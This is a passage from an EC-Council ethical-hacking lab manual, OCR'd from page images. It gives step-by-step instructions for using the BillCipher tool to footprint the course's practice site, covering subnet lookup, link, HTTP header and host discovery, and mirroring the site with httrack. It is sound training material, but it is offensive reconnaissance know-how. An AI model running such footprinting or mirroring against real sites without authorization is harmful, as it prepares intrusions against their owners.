
Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

17. **Are you want to collect information of website or IP address?** option appears, type **website** and press **Enter**.
18. In the **Enter the website address** option, type the target website URL (here, **www.certifiedhacker.com**) and press **Enter**.
19. Now, type **4** and press **Enter** to choose the **Subnet Lookup** option from the available information gathering options.
20. The result appears, displaying the **Subnet Lookup** information of the target website.
21. In the **Do you want to continue?** option, type **Yes** and press **Enter** to continue.




Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

22. **Are you want to collect information of website or IP address?** option appears, type **website** and press **Enter**.
23. In the **Enter the website address** option, type the target website URL (here, **www.certifiedhacker.com**) and press **Enter**.
24. Now, type **6** and press **Enter** to choose the **Page Links** option from the available information gathering options.
25. The result appears, displaying a list of **Visible links** and **Hidden links** of the target website, as shown in the screenshot.
26. In the **Do you want to continue?** option, type **Yes** and press **Enter** to continue.




Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

27. **Are you want to collect information of website or IP address?** option appears, type **website** and press **Enter**.
28. In the **Enter the website address** option, type the target website URL (here, **www.certifiedhacker.com**) and press **Enter**.
29. Now, type **8** and press **Enter** to choose the **HTTP Header** option from the available information gathering options.
30. The result appears, displaying information regarding the HTTP header of the target website, as shown in the screenshot.
31. In the **Do you want to continue?** option, type **Yes** and press **Enter** to continue.




Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

32. **Are you want to collect information of website or IP address?** option appears, type **website** and press **Enter**.
33. In the **Enter the website address** option, type the target website URL (here, **www.certifiedhacker.com**) and press **Enter**.
34. Now, type **9** and press **Enter** to choose **Host Finder** option from the available information gathering option.
35. The result appears, displaying information regarding the IP address of the target website, as shown in the screenshot.3
36. In the **Do you want to continue?** option, type **Yes** and press **Enter** to continue.



Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

37. **Are you want to collect information of website or IP address?** option appears, type **website** and press **Enter**.
38. In the **Enter the website address** option, type the target website URL (here, **www.certifiedhacker.com**) and press **Enter**.
39. Now, type **19** and press **Enter** to choose the **Website Copier (use httrack)** option from the available information gathering options.
40. The tool starts mirroring the target website; this will take approximately 5 minutes.
41. After completion of the mirroring process, the mirrored website gets saved in the folder **websource**, as shown in the screenshot.
42. In the **Do you want to continue?** option, type **No** and press **Enter** to exit **BillCiper**.

